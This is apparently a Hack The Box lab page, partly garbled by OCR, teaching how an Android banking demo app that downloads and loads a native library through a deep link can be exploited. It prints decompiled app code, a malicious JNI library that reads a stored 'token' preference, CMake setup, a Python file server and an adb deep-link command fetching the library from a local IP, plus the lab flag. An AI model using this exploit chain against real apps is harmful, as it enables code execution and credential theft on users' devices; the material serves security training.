
Code: java

```java
String update = new Update().update(String.valueOf(Environment.getExternalStorageDirectory()), getFilesDir().getAbsolutePath(
```


This line invokes the `update()` method of the `Update` class, passing in three parameters:

Parameter	Description
`String.valueOf(Environment.getExternalStorageDirectory())`	This returns the root path of the external storage (`/sdcard`), which is generally accessible to the user and other apps. This directory is likely where the updated library file is downloaded.
`getFilesDir().getAbsolutePath()`	This points to the app's internal storage directory (`/data/data/com.hackthebox.myapp/files`), where private app files are stored. It's probably used as the destination where the update should be applied or loaded from.
`this`	Refers to the current Activit;'s context, which is often necessary for accessing resources, application preferences, or performing operations that require a context object.

The method then evaluates the return value of `update()`. If the returned string is not equal to `"v1.0"`, it updates the value of the `version` key in the `app_properties` Shared Preferences file. The new version string is likely the result returned from the `update()` method, indicating that a newer version is now active. Double-clicking on the `ClientCookie.VERSION_ATTR` reference confirms that the preference key being modified is `"version"`.




```java
/* loaded from: classes2.dex */
public interface ClientCookie extends Cookie {
    public static final String COMMENTURL_ATTR = "commenturl";
    public static final String COMMENT_ATTR = "comment";
    public static final String DISCARD_ATTR = "discard";
    public static final String DOMAIN_ATTR = "domain";
    public static final String EXPIRES_ATTR = "expires";
    public static final String MAX_AGE_ATTR = "max-age";
    public static final String PATH_ATTR = "path";
```



```java
    public static final String PORT_ATTR = "port";
    public static final String SECURE_ATTR = "secure";
    public static final String VERSION_ATTR = "version";

    boolean containsAttribute(String str);

    String getAttribute(String str);
}
```

The `CheckForUpdates` class also contains a method named `setInitialVersion()`, which sets an initial value for the `version` key and stores a token retrieved via the `b55n21()` method into the same `SharedPreferences` file.

Next, we inspect the `Update` class to understand how the update mechanism works.



```java
/* loaded from: classes2.dex */
public class Update extends Application {
    public native String stringFromJNI(Context context);

    public String update(String path_sd_card, String filesDir, Context context) {
        try {
            FileInputStream fileInputStream = new FileInputStream(new File(path_sd_card + "/Download/libupdate.so"));
            FileOutputStream fileOutputStream = new FileOutputStream(new File(filesDir + "/updates.so"));
            FileChannel channel = fileInputStream.getChannel();
            channel.transferTo(0L, channel.size(), fileOutputStream.getChannel());
            fileInputStream.close();
            fileOutputStream.close();
        } catch (IOException e) {
            e.printStackTrace();
        }
        System.load(filesDir + "/updates.so");
        return stringFromJNI(context);
    }
}
```

Breaking the code snippet down, the line:

Code: java

```java
public native String stringFromJNI(Context context);
```

declares a native method, which likely interacts with the native library `libupdate.so`. When called, this method returns a string—probably the version number retrieved from the shared object.

The subsequent code moves the downloaded `libupdate.so` file from the external storage directory `/sdcard/Download/` into the app's internal file directory `/data/data/com.hackthebox.myapp/files/`. After the move, the line:


Code: java

```java
System.load(filesDir + "/updates.so");
```

loads the native library into memory, making its native methods (like `stringFromJNI`) available for use within the app.

Finally, `stringFromJNI(context)` is called, and its return value is sent back as the result of the `update()` method.

Checking the `MainActivity`, we see that the method `setVersionText()` retrieves the `version` value from the `app_properties` Shared Preferences file and displays it on the screen. This confirms that the update process directly affects what is shown to the user by updating the stored version string.




```java
/* loaded from: classes2.dex */
public class MainActivity extends AppCompatActivity {
    TextView tvVersion = null;

    /* JADX INFO: Access modifiers changed from: protected */
    @Override // androidx.fragment.app.FragmentActivity, androidx.activity.ComponentActivity, androidx.core.app.ComponentActivity, android.app.Activity
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);
        this.tvVersion = (TextView) findViewById(R.id.tvVersion);
        setColors();
        try {
            setVersionText();
        } catch (Exception e) {
            e.printStackTrace();
        }
    }

    public void setColors() {
        SpannableString spannableString = new SpannableString("Account Balance: $27,254");
        spannableString.setSpan(new ForegroundColorSpan(Color.parseColor("#9fef00")), 17, 24, 33);
        ((TextView) findViewById(R.id.textViewBalance)).setText(spannableString);
    }

    public void setVersionText() {
        this.tvVersion.setText(getSharedPreferences("app_properties", 0).getString(ClientCookie.VERSION_ATTR, null));
    }
}
```

Allowing the application to handle a deep link that downloads and loads a shared library can lead to serious security issues. An analysis of the app's source code reveals no input validation or other safeguards in place. This means an attacker could craft a cmalicious shared library, deliver it via a deep link, and have the application download and load it—ultimately executing arbitrary native code.

The `setInitialVersion()` method in the `CheckForUpdates` class also shows that the app stores a token value in the `app_properties` Shared

The `setInitialVersion()` method in the `checkForUpdates` class also shows that the app stores a token value in the `app_properties` Shared Preferences file. To exploit this behavior, we can create a custom shared library designed to extract that token. We'll start by creating a new project in Android Studio. Choose `New Project` → `Native C++`, name the app `MyApp`, and set the package name to `com.hackthebox.myapp`.



New Project

Native C++

Creates a new project with an Empty Activity configured to use JNI

Name: Myapp
Package name: com.hackthebox.myapp
Save location: /Users/bertolis/AndroidStudioProjects/Myapp
Language: Java
Minimum SDK: API 24 ("Nougat"; Android 7.0)
Your app will run on approximately **96.3%** of devices.
Build configuration language: Groovy DSL (build.gradle)

After creating the project, right-click the package name under `app` → `java` → `com.hackthebox.myapp`, then select `New` → `Java Class`. Name it `Update` and paste the following code:

Code: java

```java
package com.hackthebox.myapp;

import android.app.Application;
import android.content.Context;

public class Update extends Application {

    static {
        System.loadLibrary("update");
    }

    String token = stringFromJNI(this);

    String stringFromJNI(Context context) {
        return null;
    }
}
```

This Java class mirrors the Update class from the original application and will interact with the malicious native code defined in the C++ file we'll create next. It ensures the app builds successfully and allows us to extract the shared library without compilation errors.

Next, create a C++ source file. Right-click on `app` → `cpp`, select `New` → `C/C++ Source File`, name it `update-lib`, and insert the following code:

Code: c

```c
#include <jni.h>
#include <string>
#include <android/log.h>

extern "C" JNIEXPORT jstring JNICALL
Java_com_hackthebox_myapp_Update_stringFromJNI(JNIEnv* env, jobject thiz, jobject context) {
    jclass contextClass = env->GetObjectClass(context);
    jmethodID getSharedPreferencesMethod = env->GetMethodID(contextClass, "getSharedPreferences", "(Ljava/lang/String;I)Landr
    jstring prefName = env->NewStringUTF("app_properties");
    jobject sharedPreferences = env->CallObjectMethod(context, getSharedPreferencesMethod, prefName, 0);

    jclass sharedPreferencesClass = env->GetObjectClass(sharedPreferences);
    jmethodID getStringMethod = env->GetMethodID(sharedPreferencesClass, "getString", "(Ljava/lang/String;Ljava/lang/String;)
    jstring key = env->NewStringUTF("token");
    jstring defaultValue = env->NewStringUTF("");
    jstring value = (jstring) env->CallObjectMethod(sharedPreferences, getStringMethod, key, defaultValue);

    const char *valueStr = env->GetStringUTFChars(value, NULL);
    env->ReleaseStringUTFChars(value, valueStr);

    return env->NewStringUTF(valueStr);
}
```

The native method must be named `Java_com_hackthebox_myapp_Update_stringFromJNI` because it follows the JNI (Java Native Interface) naming convention, which includes the full package and class name (`com.hackthebox.myapp.Update`) and the method being invoked (`stringFromJNI`). Additionally, the method must accept a third parameter—`context`—which represents the calling class's context. This is essential for accessing Android-specific components, such as Shared Preferences.

Within the method, a reference to the Shared Preferences object named `app_properties` is created, and the value associated with the key `token` is retrieved. This value is then returned to the `Update` Java class, which, in turn, returns it to the `CheckForUpdates` class via the statement:

Code: java

```java
return stringFromJNI(context);
```

The `CheckForUpdates` class stores this return value in the Shared Preferences file under the key `version`. Since the `MainActivity` reads the `version` preference and displays its value through the `setVersionText()` method, the user's token is ultimately printed on the screen in place of the version number.

Before building the application, we need to configure the `CMakeLists.txt` file located under `app` -> `cpp`. In Android projects, `CMakeLists.txt` is used by CMake to define how native C/C++ code should be compiled into shared libraries. It specifies details such as source files, target names, dependencies, and build options. When a library is defined in this file, its name is automatically prefixed with `lib` and suffixed with `.so`. For example, if you define a library named `update`, the resulting file will be named `libupdate.so`.

Since the original application's native library is called `libupdate.so`, we must include the line `add_library(update SHARED update-lib.cpp)` at the end of the `CMakeLists.txt` file. The final configuration should look like this:

Code: cmake


```cmake
cmake_minimum_required(VERSION 3.22.1)

project("myapp")

add_library(${CMAKE_PROJECT_NAME} SHARED
        native-lib.cpp)

target_link_libraries(${CMAKE_PROJECT_NAME}
        android
        log)

add_library(update SHARED
        update-lib.cpp)
```

Finally, click the `Build` tab at the top of Android Studio and select `Clean Project`. Once the cleanup is complete, either return to the `Build` tab and choose Rebuild Project, or use the terminal to build the project with CMake. To do this manually, navigate to the directory containing the CMakeCache.txt file and run the following command:

Insecure Library Load Through Deep Linking

```
rl1k@htb[/htb]$ cd app/.cxx/Debug/241o2f2p/arm64-v8a/ && cmake --build . --target update
```

You should see output in the Build tab at the bottom of the window similar to the following:



```
> Task :app:mergeDebugNativeLibs
> Task :app:stripDebugDebugSymbols
> Task :app:processDebugResources
> Task :app:mergeExtDexDebug
> Task :app:compileDebugJavaWithJavac
> Task :app:dexBuilderDebug
> Task :app:mergeProjectDexDebug
> Task :app:packageDebug
> Task :app:createDebugApkListingFileRedirect
> Task :app:assembleDebug

BUILD SUCCESSFUL in 6s
46 actionable tasks: 46 executed

Build Analyzer results available
```

Once the build completes successfully, the generated library libupdate.so will be located in the project's build directory. Copy it into your working directory with the following command (adjust the path if your Android Studio projects are stored elsewhere):

Insecure Library Load Through Deep Linking

```
rl1k@htb[/htb]$ cp ~/AndroidStudioProjects/MyApp/app/build/intermediates/cxx/Debug/241o2f2p/obj/arm64-v8a/libupdate.so .
```

Now, start a local HTTP server using Python to host the malicious shared library:

Insecure Library Load Through Deep Linking

```
rl1k@htb[/htb]$ python3 -m http.server 8000                                                     11s

Serving HTTP on :: port 8000 (http://[::]:8000/) ...
```

With the server running, use ADB to send a deep link that triggers the app to download the malicious library:

Insecure Library Load Through Deep Linking

```
rl1k@htb[/htb]$ adb shell am start -W -a android.intent.action.VIEW -d "app://myapp?url=http://192.168.5.8:8000/libupdate.so"

Starting: Intent { act=android.intent.action.VIEW dat=app://myapp/... }
Status: ok
LaunchState: WARM
Activity: com.hackthebox.myapp/.UpdateActivity
TotalTime: 436
WaitTime: 472
Complete
```

Make sure to replace 192.168.5.8 with your actual local IP address. The above command starts an activity on the device that can handle the VIEW action for the specified URI app://myapp?url=http://192.168.5.8:8000/libupdate.so, which in this case is UpdateActivity. Once executed, the app downloads the malicious library, displays the message Updates downloaded. Please restart the app and enjoy., and logs the download event on your Python server.

Code: bash


```bash
Serving HTTP on :: port 8000 (http://[::]:8000/) ...
::ffff:192.168.5.7 - - [16/Feb/2024 17:09:11] "GET /libupdate.so HTTP/1.1" 200 -
```

Finally, restart the application to load the malicious library and display the stolen data in the field where the version number is normally shown.

Finally, restart the application to load the malicious library and display the stolen data in the field where the version number is normally shown.

Insecure Library Load Through Deep Linking

```
rl1k@htb[/htb]$ adb shell am force-stop com.hackthebox.myapp
```


MyBank

MyBank
HTB{m4l1c10us_l1b_l0@d3d}

Account Balance: $27,254

Recent Activity

Deposit - $900.00 - Oct 5
Grocery - $34.00 - Oct 6
ATM Withdrawal - $670.00 - Oct 7

Deposit - $320.00 - Oct 5
Grocery - $78.00 - Oct 6
ATM Withdrawal - $100.00 - Oct 7

Deposit - $700.00 - Oct 5
Grocery - $183.00 - Oct 6
ATM Withdrawal - $300.00 - Oct 7

The `token` is successfully retrieved and printed on the screen.

Connect to Pwnbox
Your own web-based Parrot Linux instance to play our labs.

Pwnbox Location

UK 29ms

Terminate Pwnbox to switch location

Start Instance

∞ / 1 spawns left

Waiting to start...

Enable step-by-step solutions for all questions

Questions

Cheat Sheet

Answer the question(s) below to complete this Section and earn cubes!

Target(s): Click here to spawn the target system!

+ 5 What is the value of the preference "token" ?

Submit your answer here...

+10 Streak pts Submit deep_links.zip

Previous Next

Cheat Sheet

? Go to Questions

Table of Contents

My Workstation

OFFLINE

Start Instance

∞ / 1 spawns left